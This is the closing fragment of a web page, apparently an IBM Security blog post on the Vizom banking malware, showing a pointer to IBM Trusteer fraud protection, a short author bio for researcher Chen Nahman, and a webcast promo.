Want to learn more about protection from new malware in 2020 like Vizom? Browse the IBM Trusteer page on fraud protection.

Advanced Malware | Banking Malware
Chen Nahman
Security Threat Researcher, IBM Security (Trusteer)

Chen Nahman is a Security Threat Researcher at IBM Security (Trusteer). Chen is experienced in malware analysis and advanced threat research. Prior to that C...



IBM Think Broadcast
Let's think together.

Watch on demand →